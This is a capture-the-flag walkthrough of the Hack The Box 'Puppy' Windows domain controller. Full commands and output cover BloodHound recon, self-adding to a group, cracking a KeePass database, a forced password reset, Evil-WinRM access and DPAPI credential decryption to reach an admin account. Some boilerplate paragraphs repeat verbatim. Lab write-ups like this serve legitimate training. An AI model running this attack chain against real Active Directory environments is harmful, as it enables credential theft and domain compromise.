Machine Overview
Puppy is a Medium difficulty Windows AD machine. Starting with provided credentials, the attack path involves BloodHound reconnaissance, adding yourself to the Developers group, accessing a KeePass database on an SMB share, and using the credentials within to perform a Targeted Kerberoast. User flag is obtained via Evil-WinRM. Escalation continues through DPAPI credential decryption — finding a master key and credential file via winPEAS, then using dpapi.py to recover a privileged admin account's password.
Initial Enumeration
Port Scanning
I start with a full port scan. This is an assumed-breach scenario with credentials: levi.james / KingofAkron2025!.
nmap -p- 10.129.217.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 18:49 CEST
Nmap scan report for 10.129.217.5
Host is up (0.025s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2049/tcp  open  nfs
3260/tcp  open  iscsi
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49690/tcp open  unknown
60721/tcp open  unknown
60736/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 105.15 seconds
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p53,88,111,135,139,389,445,464,593,636,2049,3260,3268,3269,5985,9389 -sCV 10.129.217.5 -vvvv
Host is up, received echo-reply ttl 127 (0.046s latency).
Scanned at 2025-05-19 18:53:35 CEST for 182s

Bug in iscsi-info: no string output.
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-19 23:55:12Z)
111/tcp  open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
2049/tcp open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3260/tcp open  iscsi?        syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack ttl 127 .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53557/tcp): CLEAN (Timeout)
|   Check 2 (port 15127/tcp): CLEAN (Timeout)
|   Check 3 (port 55197/udp): CLEAN (Timeout)
|   Check 4 (port 14697/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 7h01m29s
| smb2-time:
|   date: 2025-05-19T23:57:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:56
Completed NSE at 18:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:56
Completed NSE at 18:56, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:56
Completed NSE at 18:56, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.51 seconds
           Raw packets sent: 20 (856B) | Rcvd: 17 (732B)
BloodHound Data Collection
Standard SMB and LDAP enumeration didn't yield immediate results. I collect LDAP data for BloodHound analysis.
nxc ldap 10.129.217.5 -u 'levi.james' -p 'KingofAkron2025!' --bloodhound --collection All --dns-server 10.129.217.5
SMB 10.129.217.5 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
LDAP 10.129.217.5 389 DC [+] PUPPY.HTB\levi.james:KingofAkron2025!
LDAP 10.129.217.5 389 DC Resolved collection methods: psremote, session, dcom, objectprops, rdp, acl, group, trusts, localadmin, container
LDAP 10.129.217.5 389 DC Done in 00M 06S
LDAP 10.129.217.5 389 DC Compressing output into /home/kali/.nxc/logs/DC_10.129.217.5_2025-05-19_191822_bloodhound.zip BloodHound showing levi.james attack paths
BloodHound reveals that levi.james can add himself to the Developers group. I do this using net rpc group addmem.
└─$ net rpc group addmem "Developers" "levi.james" -U "puppy.htb"/"levi.james"%'KingofAkron2025!' -S "puppy.htb"I use net rpc group addmem to remotely add the user to the target Active Directory group. This command authenticates via the SMB protocol using the provided domain credentials and performs the group membership modification on the Domain Controller. After this change, the user inherits all permissions associated with the new group.
net rpc group members "developers" -U "puppy.htb"/"levi.james"%'KingofAkron2025!' -S "puppy.htb"
PUPPY\levi.james
PUPPY\ant.edwards
PUPPY\adam.silver
PUPPY\jamie.williams
Foothold: KeePass Database & Kerberoasting
Accessing the DEV Share
As a Developers group member, I now have access to the DEV SMB share. Inside, I find a KeePass database (recovery.kdbx).
smbmap -H puppy.htb -u levi.james -p KingofAkron2025!

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap


[+] IP: 10.129.217.5:445        Name: puppy.htb                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DEV                                                     READ ONLY       DEV-SHARE for PUPPY-DEVS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[-] Closing connections..                                                                                           [*] Closed 1 connections
I download the file from the SMB share using the get command for local analysis.
smbclient \\\\puppy.htb\\DEV -U 'levi.james'
Password for [WORKGROUP\levi.james]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun Mar 23 08:07:57 2025
  ..                                  D        0  Sat Mar  8 17:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 08:09:12 2025
  Projects                            D        0  Sat Mar  8 17:53:36 2025
  recovery.kdbx
The command output below reveals important information about the target system's configuration. I carefully examine the results for credentials, misconfigurations, version numbers, or any other details that could be leveraged for further exploitation.
get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (14.4 KiloBytes/sec) (average 14.4 KiloBytes/sec)
I brute-force the KeePass database password using a dedicated cracking tool and rockyou.txt. The password is liverpool.
./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 36/14344392 - Attempts per minute: 166 - Estimated time remaining: 8 weeks, 4 days
[+] Current attempt: liverpool

[*] Password found: liverpool
Opening the database reveals credentials for multiple domain users.
keepassxc recovery.kdbx KeePass database contents showing user credentials
Targeted Kerberoast
BloodHound shows that ant.edwards (one of the KeePass users) has Full Control over user adam.silver, enabling a targeted Kerberoast attack. I use targetedKerberoast.py to extract the service ticket hash.
 Full Control relationship in BloodHound
The command output below reveals important information about the target system's configuration. I carefully examine the results for credentials, misconfigurations, version numbers, or any other details that could be leveraged for further exploitation.
python3 targetedKerberoast.py -v -d 'puppy.htb' -u 'ant.edwards' -p 'Antman2025!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
I change adam.silver's password and modify the userAccountControl attribute via LDAP to enable normal logon.
┌──(kali㉿kali)-[~/HTB/Puppy/targetedKerberoast]
└─$ net rpc password 'adam.silver' "Test123" -U "puppy.htb"/"ant.edwards"%'Antman2025!' -S "puppy.htb"
I perform an LDAP modify operation to directly change the target user's attributes in Active Directory. The userAccountControl attribute is a bitmask that controls account flags — by setting it to 512 (NORMAL_ACCOUNT), I ensure the account is enabled and has no restrictive flags like ACCOUNTDISABLE (0x0002) or DONT_REQ_PREAUTH (0x400000). This is necessary after password changes to ensure the account can authenticate normally.
echo -e "dn: CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB\nchangetype: modify\nreplace: userAccountControl\nuserAccountControl: 512" | ldapmodify -x -D "ant.edwards@puppy.htb" -w 'Antman2025!' -H ldap://10.129.217.5
modifying entry "CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB"
User Flag
I connect via Evil-WinRM as adam.silver and read the user flag.
evil-winrm -i 10.129.217.5 -u 'adam.silver' -p 'Test123
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> cat user.txt
98b32b5cf932d25bf64a5afe7446d72f98b32b5cf932d25bf64a5afe7446d72fPrivilege Escalation: DPAPI Credential Decryption
WinPEAS Discovery
I upload and run winPEAS for automated enumeration. It discovers a backup ZIP file containing nms-auth-config.xml.bak with credentials for user steph.cooper.
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> upload winPEASx64.exe

Info: Uploading /home/kali/HTB/Puppy/winPEASx64.exe to C:\Users\adam.silver\Desktop\winPEASx64.exe

Data: 2625536 bytes of 2625536 bytes copied

Info: Upload successful!
I inspect the file contents for sensitive data such as hardcoded credentials, configuration parameters, internal hostnames, or references to other services that could expand the attack surface.
cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
I log in as steph.cooper and run winPEAS again. This time it discovers DPAPI (Data Protection API) master keys and credential files — Windows' built-in credential storage mechanism.
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> ./winPEASx64.exe

ÉÍÍÍÍÍÍÍÍÍ͹ Checking for DPAPI Master Keys
È  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
    MasterKey: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:40:36 AM
    Modified: 3/8/2025 7:40:36 AM
=================================================================================================
ÉÍÍÍÍÍÍÍÍÍ͹ Checking for DPAPI Credential Files
È  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
    CredFile: C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D
    Description: Local Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 8:14:09 AM
    Modified: 3/8/2025 8:14:09 AM
    Size: 11068   =================================================================================================
    CredFile: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
    Description: Enterprise Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:54:29 AM
    Modified: 3/8/2025 7:54:29 AM
    Size: 414
DPAPI Master Key & Credential Decryption
DPAPI (Data Protection API) is Windows' built-in encryption framework for protecting credentials. Each user has a master key (encrypted with their password) that protects credential blobs containing saved passwords. To decrypt, we need: the master key file, the user's SID, and their password.
The credential files are hidden with system/hidden attributes. I remove these attributes to make them downloadable.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> ls -Hidden


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
I use the attrib command to strip the System (-S) and Hidden (-H) file attributes. Windows protects certain sensitive files (like DPAPI master keys and credential stores) by marking them as system/hidden files, making them invisible in normal directory listings and preventing standard file operations. Removing these attributes makes the files visible and downloadable through the WinRM session.
attrib -S -H 'C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407'I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> ls


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407


*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> download 556a2412-1275-4ccf-b721-e6a0b4f90407

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 to 556a2412-1275-4ccf-b721-e6a0b4f90407

Info: Download successful!
Using Impacket's dpapi.py masterkey, I decrypt the master key using steph.cooper's password and SID.
dpapi.py masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
With the decrypted master key, I decrypt the credential file, revealing the password for steph.cooper_adm — an admin account.
┌──(kali㉿kali)-[~/HTB/Puppy]
└─$ dpapi.py credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
Administrator Access
I log in as steph.cooper_adm via Evil-WinRM. This account is a member of the local Administrators group, granting full access.
evil-winrm -i 10.129.13.208 -u steph.cooper_adm -p FivethChipOnItsWay2025!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> net user steph.cooper_adm
User name                    steph.cooper_adm
Full Name                    Stephen A. Cooper
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/8/2025 8:50:40 AM
Password expires             Never
Password changeable          3/9/2025 8:50:40 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
7b0e5198492771c2fa32157d009379347b0e5198492771c2fa32157d00937934 Machine rooted as steph.cooper_adm